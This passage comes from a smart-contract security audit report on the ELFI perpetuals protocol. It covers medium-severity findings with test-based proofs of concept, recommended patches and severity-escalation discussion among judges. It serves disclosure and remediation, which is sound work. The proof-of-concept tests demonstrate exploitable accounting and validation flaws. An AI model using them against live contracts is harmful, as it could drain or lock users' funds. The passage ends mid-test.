            requestTokenAmount: precision.token(100),
            oracle: btcOracle,
        })

        const ethTokenPrice = precision.price(1600)
        const ethOracle = [{ token: wethAddr, minPrice: ethTokenPrice, maxPrice:
↪   ethTokenPrice }]
        await handleMint(fixture, {
            requestTokenAmount: precision.token(500),
            oracle: ethOracle,
        })

        const usdcTokenPrice = precision.price(101, 6)
        const usdOracle = [
            { token: usdcAddr, minPrice: usdcTokenPrice, maxPrice:
↪   usdcTokenPrice },
        ]

        await handleMint(fixture, {
            requestTokenAmount: precision.token(100000, 6),
            stakeToken: xUsd,
            requestToken: usdc,
            oracle: usdOracle,
        })
    })

    it('Case 1 ', async function () {
        const orderMargin = precision.token(1, 17) // 0.1BTC
```


```
        const executionFee = precision.token(2, 15)
        wbtc.connect(user0).approve(diamondAddr, orderMargin)
        let tx = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: false,
                marginToken: wbtcAddr,
                qty: 0,
                leverage: precision.rate(10),
                triggerPrice: 0,
                acceptablePrice: precision.price(26000),
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            },
        )

        await tx.wait()

        const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY)
        const tokenPrice = precision.price(25000)
        const oracle = [{ token: wbtcAddr, targetToken: ethers.ZeroAddress,
↪   minPrice: tokenPrice, maxPrice: tokenPrice }]
        tx = await orderFacet.connect(user3).executeOrder(requestId, oracle)
        const receipt = await tx.wait()
        const signature = ethers.keccak256(ethers.toUtf8Bytes("GasUsageOfProcess
↪   ExecutionFeeSelf(uint256)"))
        const logs = receipt?.logs.filter(x => x.topics[0] === signature)
        expect(logs?.length).equals(1)
        const gas = BigInt(logs![0].data)
        console.log(`Gas usage in processExecutionFee() that isn't accounted for
↪   compensation: ${gas}`)

    })
})
```

And the test log:

```
2024-05-elfi-protocol\elfi-perp-contracts> npx hardhat test
↪  .\test\single-cases\BugGasCompensation.test.ts
  Test gas usage of processExecutionFee() itself
...
Gas usage in processExecutionFee() that isn't accounted for compensation: 105983
     Case 1  (771ms)


  1 passing (16s)
```

Impact

The keeper will suffer continuing 100K gas losses on each transaction due to the issue.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/GasProcess.sol#L17

Tool used

Manual Review

Recommendation

Adding this portion as a fixed compensation for the keeper.

```
File: contracts\process\GasProcess.sol
17:     function processExecutionFee(PayExecutionFeeParams memory cache)
↪  external {
-18:         uint256 usedGas = cache.startGas - gasleft();
+18:         uint256 usedGas = cache.startGas - gasleft() + 101_000;
41:     }
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/48

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-18: Future upgrades may be difficult or impossible

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/194

The protocol has acknowledged this issue.

Found by

PNS

Summary

The project uses nested structures to store data, which may complicate or make future upgrades impossible. In extreme cases, upgrades could lead to data inconsistency and improper system operation.

Vulnerability Detail

The project uses a structured storage scheme, allowing data in the form of structures to be appropriately linked with facets, theoretically enabling easy updates. However, a problem may arise in future updates because some of these structures contain nested structures that cannot be expanded without "corrupting" the data stored after them in the parent structure.

```
File: contracts/storage/LpPool.sol:20
    struct Props {
       [...]
        TokenBalance baseTokenBalance; //audit struct
        EnumerableSet.AddressSet stableTokens;
        mapping(address => TokenBalance) stableTokenBalances;
        mapping(address => FeeRewards) tradingFeeRewards;
        BorrowingFee borrowingFee; //audit struct
        uint256 apr;
        uint256 totalClaimedRewards;
    }
```

```
File: contracts/storage/Position.sol:12
   12:     struct Props {
   13:         bytes32 key;
  [...]
   27:         PositionFee positionFee; //audit struct
   28:         int256 realizedPnl;
```

```
29:         uint256 lastUpdateTime;
30:     }
```

This is a problem analogous to storage gaps in upgradable contracts, but in a more advanced and complicated form, which is why it should be rated as medium.

Impact

Using nested structures for data storage complicates future upgrades. In extreme cases, this can lead to data inconsistency and improper system operation, which is particularly dangerous in financial systems.

Code Snippet

- LpPool.sol#L20-L32
- Position.sol#L27

Tool used

Manual Review

Recommendation

To enable safe extension of inner structures in future upgrades, avoid directly nesting structures. Instead, use mappings, which allow extending structures without the risk of overwriting existing state variables.

Example Solution

Instead of directly nesting structures, place them in mappings:

```
mapping(uint256 => TokenBalance) tokenBalances;
mapping(uint256 => BorrowingFee) borrowingFees;
```

Access them using constants:

```
uint256 constant BASE_TOKEN_BALANCE = 0;
uint256 constant BORROWING_FEE = 1;

// Accessing the values
TokenBalance storage baseTokenBalance = tokenBalances[BASE_TOKEN_BALANCE];
BorrowingFee storage borrowingFee = borrowingFees[BORROWING_FEE];
```

In this way, if there is a need to extend the inner structure in future upgrades, it can be done without the risk of overwriting existing state variables.

Reference

> Do not put structs directly in structs unless you don’t plan on ever adding more state variables to the inner structs. You won't be able to add new state variables to inner structs in upgrades without overwriting existing state variables.

Source

Discussion

nevillehuang

Invalid, speculation on future upgrades

pronobis4

Escalate

The point here is that diamond acts as a proxy for facets and these structures will be stored in it. If we update the facet that uses this library with a changed structure, we will overwrite the storage. This is why you should avoid nested structures, and that's also why I compare it to storage gaps.

https://eip2535diamonds.substack.com/p/diamond-upgrades

PS. Escalation reported after a discussion on discord

sherlock-admin3

> Escalate
>
> The point here is that diamond acts as a proxy for facets and these structures will be stored in it. If we update the facet that uses this library with a changed structure, we will overwrite the storage. This is why you should avoid nested structures, and that's also why I compare it to storage gaps.
>
> https://eip2535diamonds.substack.com/p/diamond-upgrades
>
> PS. Escalation reported after a discussion on discord

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

@WangSecurity I believe issue #173 and this issue is valid, but would come down to whether future upgrades are in scope of this contest.

WangSecurity

I assume this one the same as #173 doesn't pose risk to the current version of the protocol but will cause issues in the future during updates, correct?

nevillehuang

@WangSecurity I believe that is correct, for both issues, it will not affect the current codebase.

pronobis4

Yes, that is correct.

WangSecurity

I agree that this is a valid issue related to upgradeability. The contract uses Diamond proxies which I believe is quite complex, hence, I think it's fair to validate this issue. To understand my decision, I think it's quite similar to the exception of the storage gaps rule:

> Exception: However, if the protocol design has a highly complex and branched set of contract inheritance with storage gaps inconsistently applied throughout and the submission clearly describes the necessity of storage gaps it can be considered a valid medium

Of course, this issue is not connected to storage gaps in any way, but it's a complex structure and will cause issues after upgrades.

Planning to accept the escalation and validate the issue with medium severity.

WangSecurity

Result: Medium
Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- pronobis4: accepted

pronobis4

@WangSecurity @nevillehuang I think there's something wrong with escalations

Issue M-19: Use of outdated liability value in decreasePosition leads to account error

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/198

Found by

KrisRenZo

Summary

Protocol ignores repaid liability when calling `LpPoolProcess.updatePnlAndUnHoldPoolAmount`.

Vulnerability Detail

`_settleCrossAccount()` may accrue some value which may be paid in subsequent call in `repayLiability`, however the old liability value is used to update Pool settlement value https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L119-L128 When the user's tokens increase, they will always be used to repay the liability first. For example, this occurs when tokens are deposited or when tokens increase after a position is closed and settled. It will only be triggered when there is a liability, and the settled amount has a value. addLiability refers to the newly generated liability this time, so the pool will record that it has not received the corresponding funds and mark it as unsettled. repayLiability refers to repaying the user's previous debt.

Impact

Inaccurate accounting leading to fee overcharge on users.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L119-L128

```
if (cache.position.isCrossMargin) {
    uint256 addLiability = _settleCrossAccount(params.requestId, accountProps,
↪   position, cache);
    accountProps.repayLiability(cache.position.marginToken);
    LpPoolProcess.updatePnlAndUnHoldPoolAmount(
```

```
            symbolProps.stakeToken,
            cache.position.marginToken,
            cache.unHoldPoolAmount,
            cache.poolPnlToken,
            addLiability
        );
```

Tool used

Manual Review

Recommendation

Factor in the liability that has been paid before calling `LpPoolProcess::updatePnlAndUnHoldPoolAmount`

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/34

nevillehuang

Request poc

sherlock-admin4

PoC requested from @Renzo1

Requests remaining: **7**

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-20: The balance.unsettledAmount is missing in the calculations for `getMaxWithdraw` and `isSubAmountAllowed` in UsdPool.sol

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/236

Found by

ZeroTrust

Summary

The balance.unsettledAmount is missing in the calculations for `getMaxWithdraw` and `isSubAmountAllowed` in UsdPool.sol

Vulnerability Detail

```
    function getMaxWithdraw(Props storage self, address stableToken) public view
↪   returns (uint256) {
        TokenBalance storage balance = self.stableTokenBalances[stableToken];
        uint256 poolLiquidityLimit = getPoolLiquidityLimit();
        if (poolLiquidityLimit == 0) {
@>>             return balance.amount - balance.holdAmount;
        } else {
            uint256 holdNeedAmount = CalUtils.divRate(balance.holdAmount,
↪   poolLiquidityLimit);
@>>             return balance.amount > holdNeedAmount ? balance.amount -
↪   holdNeedAmount : 0;
        }
    }
```

```
    function isSubAmountAllowed(Props storage self, address stableToken, uint256
↪   amount) public view returns (bool) {
        TokenBalance storage balance = self.stableTokenBalances[stableToken];
        if (balance.amount < amount) {
            return false;
        }
        uint256 poolLiquidityLimit = getPoolLiquidityLimit();
        if (poolLiquidityLimit == 0) {
@>>             return balance.amount - balance.holdAmount >= amount;
        } else {
@>>             return CalUtils.mulRate(balance.amount - amount,
↪   poolLiquidityLimit) >= balance.holdAmount;
```

```
        }
    }
```

We can see that the balance.unsettledAmount is missing in the calculations. The balance.unsettledAmount represents the fees earned by the pool, but the assets have not yet been transferred.

Impact

The higher-level function calls to getMaxWithdraw and isSubAmountAllowed should return true, but they return false instead, preventing the function from continuing to execute correctly.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/storage/UsdPool.sol#L214

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/storage/UsdPool.sol#L241

Tool used

Manual Review

Recommendation

```
    function getMaxWithdraw(Props storage self, address stableToken) public view
 ↪  returns (uint256) {
        TokenBalance storage balance = self.stableTokenBalances[stableToken];
        uint256 poolLiquidityLimit = getPoolLiquidityLimit();
        if (poolLiquidityLimit == 0) {
-           return balance.amount - balance.holdAmount;
+              return balance.amount + balance.unsettledAmount -
 ↪  balance.holdAmount;
        } else {
            uint256 holdNeedAmount = CalUtils.divRate(balance.holdAmount,
 ↪  poolLiquidityLimit);
-           return balance.amount > holdNeedAmount ? balance.amount -
 ↪  holdNeedAmount : 0;
+           return balance.amount + balance.unsettledAmount > holdNeedAmount ?
 ↪  balance.amount + balance.unsettledAmount - holdNeedAmount : 0;
```

```
        }
    }
```

```
    function isSubAmountAllowed(Props storage self, address stableToken, uint256
↪   amount) public view returns (bool) {
        TokenBalance storage balance = self.stableTokenBalances[stableToken];
        if (balance.amount < amount) {
            return false;
        }
        uint256 poolLiquidityLimit = getPoolLiquidityLimit();
        if (poolLiquidityLimit == 0) {
-           return balance.amount - balance.holdAmount >= amount;
+           return balance.amount + balance.unsettledAmount -
↪   balance.holdAmount >= amount;
        } else {
-           return CalUtils.mulRate(balance.amount - amount,
↪   poolLiquidityLimit) >= balance.holdAmount;
+           return CalUtils.mulRate(balance.amount + balance.unsettledAmount -
↪   amount, poolLiquidityLimit) >= balance.holdAmount;
        }
    }
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/62

0502lian

Escalate This issue should be high. There is a calculation error inside the `UsdPool::isSubAmountAllowed()` function. `UsdPool::isSubAmountAllowed()` is called by `UsdPool::subStableToken()`

```
   function subStableToken(Props storage self, address stableToken, uint amount)
↪   external {
@>>         require(isSubAmountAllowed(self, stableToken, amount), "sub failed
↪   with balance not enough");
        UsdPoolTokenUpdateCache memory cache = _convertBalanceToCache(
            stableToken,
            self.stableTokenBalances[stableToken]
        );
        self.stableTokenBalances[stableToken].amount -= amount;
```

```
        cache.amount = self.stableTokenBalances[stableToken].amount;
        _emitPoolUpdateEvent(cache);
    }
```

The functions `ClaimRewardsProcess.claimRewards()`, `LpPoolProcess.updatePnlAndUnHoldPoolAmount()` (called by decreasePosition), and `RedeemProcess._redeemStakeUsd()` internally call `UsdPool::subStableToken()`, then will revert, which causes users to be unable to claim rewards, reduce positions, and redeem StakeUsd. Additionally, if no new funds are added by other users, the impact could last for over a week. According to Sherlock's rules, "The issue causes locking of funds for users for more than a week," it qualifies as High.

sherlock-admin3

> Escalate This issue should be high. There is a calculation error inside the `UsdPool::isSubAmountAllowed()` function.
> `UsdPool::isSubAmountAllowed()` is called by `UsdPool::subStableToken()`
>
> ```
>    function subStableToken(Props storage self, address stableToken, uint
> ↪  amount) external {
> @>>        require(isSubAmountAllowed(self, stableToken, amount), "sub
> ↪  failed with balance not enough");
>         UsdPoolTokenUpdateCache memory cache = _convertBalanceToCache(
>             stableToken,
>             self.stableTokenBalances[stableToken]
>         );
>         self.stableTokenBalances[stableToken].amount -= amount;
>         cache.amount = self.stableTokenBalances[stableToken].amount;
>         _emitPoolUpdateEvent(cache);
>     }
> ```
>
> The functions `ClaimRewardsProcess.claimRewards()`, `LpPoolProcess.updatePnlAndUnHoldPoolAmount()` (called by decreasePosition), and `RedeemProcess._redeemStakeUsd()` internally call `UsdPool::subStableToken()`, then will revert, which causes users to be unable to claim rewards, reduce positions, and redeem StakeUsd. Additionally, if no new funds are added by other users, the impact could last for over a week. According to Sherlock's rules, "The issue causes locking of funds for users for more than a week," it qualifies as High.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

Hash01011122

I understand the path which could lead to the scenario mentioned, my question is what exactly would be the impact? How did you come to conclusion that DOS could last for over a week not a day or month?? @0502lian @ZeroTrust01

0502lian

> if no new funds are added by other users, the impact could last for over a week.

if no new funds are added by other users, the impact could last for over a week. This mentions a possibility. Our job in auditing is to identify various issues that can affect the system. Regarding this issue, the larger the amount users want to reduce their positions and redeem, the higher the probability of Revert caused by calculation errors. The longer the time, the higher the probability of new funds coming in from users. In extreme cases, it could take a month, although the probability is very low. @Hash01011122

mstpr

Escalate

This should be invalid. `unsettledFee` is not liquid in the contract until it is settled. Including it in the accounting does not make sense because `unsettledFee` does not exist in the pools as a token. While accounting for it in the total value makes sense, both functions mentioned are strictly for the actual token balances, and `unsettledFee` does not exist in those balances.

sherlock-admin3

> Escalate
>
> This should be invalid. `unsettledFee` is not liquid in the contract until it is settled. Including it in the accounting does not make sense because `unsettledFee` does not exist in the pools as a token. While accounting for it in the total value makes sense, both functions mentioned are strictly for the actual token balances, and `unsettledFee` does not exist in those balances.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

WangSecurity

I agree with @mstpr comment, but to make sure I totally understand the issue, what are the pre-requisites for this issue to occur? Just as soon as the users start using

the protocol? @0502lian could you make a small scenario how this issue would occur with real numbers that would be used and the links to appropriate functions?

0502lian

> I agree with @mstpr comment, but to make sure I totally understand the issue, what are the pre-requisites for this issue to occur? Just as soon as the users start using the protocol? @0502lian could you make a small scenario how this issue would occur with real numbers that would be used and the links to appropriate functions?

@mstpr Escalate both issue 236 and issue 237. Issue 236 and issue 237 are somewhat related and comparable. I have pointed out the flaws in his views and partially answered your questions in the latest comments on issue 237. Perhaps we should wait and see what he says. @WangSecurity

WangSecurity

I agree this is a valid issue, but medium severity is more appropriate here. As I understand, there are specific conditions required for this to happen and it won't happen always with every user. Secondly, about the following:

> According to Sherlock's rules, "The issue causes locking of funds for users for more than a week," it qualifies as High

The rule doesn't say "The issue causes locking of funds for users for more than a week" is necessarily high severity and medium is more appropriate here.

Planning to reject both escalations and leave the issue as it is.

WangSecurity

Result: Medium Unique

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- 0502lian: rejected
- mstpr: rejected

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-21: Users can have positions with a margin lower than the allowed minimum margin

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/249

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

Opening very small positions is not allowed. However, closing positions such that the remaining margin is minimal (dust) is possible

Vulnerability Detail

When positions are opened, it is strictly checked whether the position's initial margin is higher than the minimum allowed margin:

```
function _validatePlaceOrder(IOrder.PlaceOrderParams calldata params) internal
↪  view {
            //..
            -> if (params.isCrossMargin && params.orderMargin <
↪  AppTradeConfig.getTradeConfig().minOrderMarginUSD) {
                revert Errors.PlaceOrderWithParamsError();
            }
        }
    }
```

However, positions can be closed in such a way that the remaining margin is lower than the minimum order margin in USD. There are no checks to ensure that the leftover margin will be higher than the minimum order margin in USD.

Coded PoC:

```
it("Closing positions can end up the position in dust", async function () {
        const wbtcAmount = precision.token(10);
        await deposit(fixture, {
            account: user0,
            token: wbtc,
            amount: wbtcAmount,
        });
```

```
const orderMargin = precision.token(100_000); // 4btc$
usdc.connect(user0).approve(diamondAddr, orderMargin);
const executionFee = precision.token(2, 15);
const tx = await orderFacet.connect(user0).createOrderRequest(
    {
        symbol: btcUsd,
        orderSide: OrderSide.LONG,
        posSide: PositionSide.INCREASE,
        orderType: OrderType.MARKET,
        stopType: StopType.NONE,
        isCrossMargin: true,
        marginToken: wbtcAddr,
        qty: 0,
        leverage: precision.rate(5),
        triggerPrice: 0,
        acceptablePrice: 0,
        executionFee: executionFee,
        placeTime: 0,
        orderMargin: orderMargin,
        isNativeToken: false,
    },
    {
        value: executionFee,
    }
);

await tx.wait();

const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

const tokenPrice = precision.price(25000);
const usdcPrice = precision.price(1); // 1$
const oracle = [
    {
        token: wbtcAddr,
        targetToken: ethers.ZeroAddress,
        minPrice: tokenPrice,
        maxPrice: tokenPrice,
    },
    {
        token: usdcAddr,
        targetToken: ethers.ZeroAddress,
        minPrice: usdcPrice,
        maxPrice: usdcPrice,
    },
];
```

```
        await orderFacet.connect(user3).executeOrder(requestId, oracle);

        let positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            wbtcAddr,
            true
        );

        const tx2 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.DECREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: positionInfo.qty - BigInt(5),
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx2.wait();

        const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId2, oracle);

        positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            wbtcAddr,
            true
        );

        console.log("Leftover position qty", positionInfo.qty);
```


```
    });
```

Impact

When positions have small amount of margin and overall qty there will be rounding errors on calculating the positions fees,pnl and many other things. Also, liquidations might not be possible for these accounts because of rounding errors or because its profitability to liquidate such small margined accounts.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/OrderProcess.sol#L363-L412

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L60-L204

Tool used

Manual Review

Recommendation

Check whether the remaining margin is higher the allowed min margin

Discussion

0xELFi

Yes, we are considering retaining a smaller margin when users reduce their positions or change their leverage

Issue M-22: The USer will receive less amount than user expected

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/251

The protocol has acknowledged this issue.

Found by

aman, blackhole, eeshenggoh

Summary

While redeeming the stack tokens, The user provides the `minRedeemAmount` to ensure they receive at least that amount. However, within `executeRedeemStakeToken` function, the `minRedeemAmount` check is used before deducting the fee . which could result in the user receive less amount than the expected amount.

Vulnerability Detail

The Protocol allows user to specify the `minRedeemAmount` to insure that the user will receive this amount or in other case the transaction will revert. The User will first submit a request for Redemption where he also specify this `minRedeemAmount` which user expect to receive. The Issue is in the execute redemption request flow.

```
function _executeRedeemStakeToken(
        LpPool.Props storage pool,
        Redeem.Request memory params,
        address baseToken
    ) internal returns (uint256) {
        ...
        cache.redeemTokenAmount = CalUtils.usdToToken(
            cache.unStakeUsd,
            cache.tokenDecimals,
            OracleProcess.getLatestUsdUintPrice(baseToken, false)
        );

        if (pool.getPoolAvailableLiquidity() < cache.redeemTokenAmount) {
            revert Errors.RedeemWithAmountNotEnough(params.account,
↪   params.redeemToken);
        }

 @>     if (params.minRedeemAmount > 0 && cache.redeemTokenAmount <
↪   params.minRedeemAmount) {
```

```
            revert Errors.RedeemStakeTokenTooSmall(cache.redeemTokenAmount);
        }
        ...
        FeeProcess.chargeMintOrRedeemFee(
            redeemFee,
            params.stakeToken,
            params.redeemToken,
            params.account,
            FeeProcess.FEE_REDEEM,
            false
        );
        VaultProcess.transferOut(
            params.stakeToken,
            params.redeemToken,
            params.receiver,
@>          cache.redeemTokenAmount - cache.redeemFee
        );
        pool.subPoolAmount(pool.baseToken, cache.redeemTokenAmount);
        StakeToken(params.stakeToken).burn(params.account, params.unStakeAmount);
        stakingAccountProps.subStakeAmount(params.stakeToken,
↪   params.unStakeAmount);

        return cache.redeemTokenAmount;
    }
```

As it can be observed from above code that we first convert the `unStkaeUsd` amount and store receive value in `cache.redeemTokenAmount`.Than we check for `minRedeemAmount` and than we deduct the fee and transfer the remaining `redeemTokenAmount` to user. Following case would occur due to this:

1. Bob submit a request to redeem 10e18 token and expect to receive 9e18 token.
2. the Protocol convert the amount using latest oracle price and get 9 token as redeemTokenAmount.
3. The `cache.redeemTokenAmount < params.minRedeemAmount` check will pass as 9e18 < 9e18.
4. The `RedeemFeeRate=10` and `RATE_PRECISION=100000` Now Applying these values to calculate the Fee amount is `9e18*10/100000= 9e14`.
5. The amount Bob will receive is `9e18-9e148.9e17`.

This applies on both functions `_executeRedeemStakeUsd` and `_executeRedeemStakeToken`.

Impact

The user will receive less amount than expected.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/RedeemProcess.sol#L157

Tool used

Manual Review

Recommendation

Use slippage check after deducting the Fee.

```
diff --git a/elfi-perp-contracts/contracts/process/RedeemProcess.sol
 ↪  b/elfi-perp-contracts/contracts/process/RedeemProcess.sol
index dedfe16e..eb6c84fe 100644
--- a/elfi-perp-contracts/contracts/process/RedeemProcess.sol
+++ b/elfi-perp-contracts/contracts/process/RedeemProcess.sol
@@ -200,9 +200,7 @@ library RedeemProcess {
             tokenDecimals,
             OracleProcess.getLatestUsdUintPrice(params.redeemToken, false)
         );
-        if (params.minRedeemAmount > 0 && redeemTokenAmount <
 ↪  params.minRedeemAmount) {
-            revert Errors.RedeemStakeTokenTooSmall(redeemTokenAmount);
-        }
         if (pool.getMaxWithdraw(params.redeemToken) < redeemTokenAmount) {
             revert Errors.RedeemWithAmountNotEnough(params.account,
 ↪  params.redeemToken);
         }
@@ -219,6 +217,9 @@ library RedeemProcess {
             FeeProcess.FEE_REDEEM,
             false
         );
+        if (params.minRedeemAmount > 0 && redeemTokenAmount-redeemFee <
 ↪  params.minRedeemAmount) {
+            revert Errors.RedeemStakeTokenTooSmall(redeemTokenAmount);
+        }

         StakeToken(params.stakeToken).burn(account, params.unStakeAmount);
         StakeToken(params.stakeToken).transferOut(params.redeemToken,
 ↪  params.receiver, redeemTokenAmount - redeemFee);
```

Issue M-23: `isHoldAmountAllowed` and `isSubAmountAllowed` wrong subtraction will result in DoS

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/255

Found by

aman

Summary

The `HoldStableToken` function checks if the given amount can be held by adding `(balance.amount + balance.unsettledAmount-balance.holdAmount)` and `isSubAmountAllowed` checks if `(balance.amount - balance.holdAmount) >= amount`. However, it is possible that the `holdAmount` is greater than the amount.

Vulnerability Detail

In case of adding the `HoldStableToken` we add `balance.amount` and `balance.unsettledAmount` in `isHoldAmountAllowed`:

```
function isHoldAmountAllowed(
        TokenBalance memory balance,
        uint256 poolLiquidityLimit,
        uint256 amount
    ) internal pure returns (bool) {
        if (poolLiquidityLimit == 0) {
            return balance.amount + balance.unsettledAmount - balance.holdAmount
↪   >= amount;
        } else {
            return
                CalUtils.mulRate(balance.amount + balance.unsettledAmount,
↪   poolLiquidityLimit) - balance.holdAmount >=
                amount;
        }
    }
```

In case of `subStableToken` we check `isSubAmountAllowed`

```
function isSubAmountAllowed(Props storage self, address stableToken, uint256
↪   amount) public view returns (bool) {
        TokenBalance storage balance = self.stableTokenBalances[stableToken];
        if (balance.amount < amount) {
            return false;
```

```
        }
        uint256 poolLiquidityLimit = getPoolLiquidityLimit();
        if (poolLiquidityLimit == 0) {
            return balance.amount - balance.holdAmount >= amount; // @audit :
↪   this could revert due to overflow/undeflow if holdAmount > amount.
        } else {
            return CalUtils.mulRate(balance.amount - amount, poolLiquidityLimit)
↪   >= balance.holdAmount;
        }
    }
```

The following case could occur:

```
// assume here poolLiquidityLimit=0;
balance.amount = 10e18;
balance.unsettled = 10e18;
// while adding the hold amount 12e18 , balance.amount + balance.unsettledAmount
↪   - balance.holdAmount >= amount
10e18 + 10e18 - 0 >= 12e18 // it will return true so now holdAmount=12e18
//No rebalance occur the state of token balance is same
// now we want to subtract the amount from token balance  isSubAmountAllowed
↪   would be called to check that if amount can be deducted
//return balance.amount - balance.holdAmount >= amount;
10e18 - 12e18>= 5e18 // it will revert due to underFlow/OverFlow
```

Impact

The Will create DoS for `subStableToken` calls , `subStableToken` function is used in different use cases like redeeming token , PnL updates and Rebalance calls.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/storage/UsdPool.sol#L241C14-L252 https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/storage/UsdPool.sol#L254-L266 https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/storage/UsdPool.sol#L87

Tool used

Manual Review

Recommendation

add one more check inside `isSubAmountAllowed` as follows :

```
diff --git a/elfi-perp-contracts/contracts/storage/UsdPool.sol
↪  b/elfi-perp-contracts/contracts/storage/UsdPool.sol
index 93d8aca1..dba7d141 100644
--- a/elfi-perp-contracts/contracts/storage/UsdPool.sol
+++ b/elfi-perp-contracts/contracts/storage/UsdPool.sol
@@ -240,12 +240,12 @@ library UsdPool {

     function isSubAmountAllowed(Props storage self, address stableToken,
↪  uint256 amount) public view returns (bool) {
         TokenBalance storage balance = self.stableTokenBalances[stableToken];
-        if (balance.amount < amount) {
+        if (balance.amount < amount|| balance.amount <balance.holdAmount) {
             return false;
         }
         uint256 poolLiquidityLimit = getPoolLiquidityLimit();
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/45

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-24: User Collateral Cap Check Issue

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/262

Found by

0x486776, 0xAadi, 0xPwnd, 0xrex, KrisRenZo, KupiaSec, Salem, ZeroTrust, chaduke, dany.armstrong90, debugging3, jah, nikhil840096, pashap9990

Summary

User Collateral can exceeds the cap andd deposit will still be processed

Vulnerability Detail

The check `accountProps.getTokenAmount(token) > tradeTokenConfig.collateralUserCap` is designed to ensure that a user's collateral does not exceed their specific cap. However, this validation occurs before the new deposit amount is added, thereby only verifying the current balance. Consequently, this can result in the user's collateral exceeding the cap once the deposit is processed.

Impact

this can result in the user's collateral exceeding the cap once the deposit is processed.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/AssetsProcess.sol#L81

POC

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.18;

import "forge-std/Test.sol";
import "../src/AssetsProcess.sol";
import "../src/mocks/MockERC20.sol";
import "../src/mocks/MockVault.sol";
import "../src/mocks/MockAccount.sol";
import "../src/mocks/MockAppTradeTokenConfig.sol";
import "../src/mocks/MockCommonData.sol";
```

```
contract AssetsProcessTest is Test {
    AssetsProcess assetsProcess;
    MockERC20 token;
    MockVault vault;
    MockAccount account;
    MockAppTradeTokenConfig appTradeTokenConfig;
    MockCommonData commonData;

    address user = address(0x123);

    function setUp() public {
        token = new MockERC20("Mock Token", "MTK", 18);
        vault = new MockVault();
        account = new MockAccount();
        appTradeTokenConfig = new MockAppTradeTokenConfig();
        commonData = new MockCommonData();

        assetsProcess = new AssetsProcess();

        // Set up initial balances and allowances
        token.mint(user, 1000 ether);
        token.approve(address(vault), 1000 ether);
        token.approve(address(assetsProcess), 1000 ether);

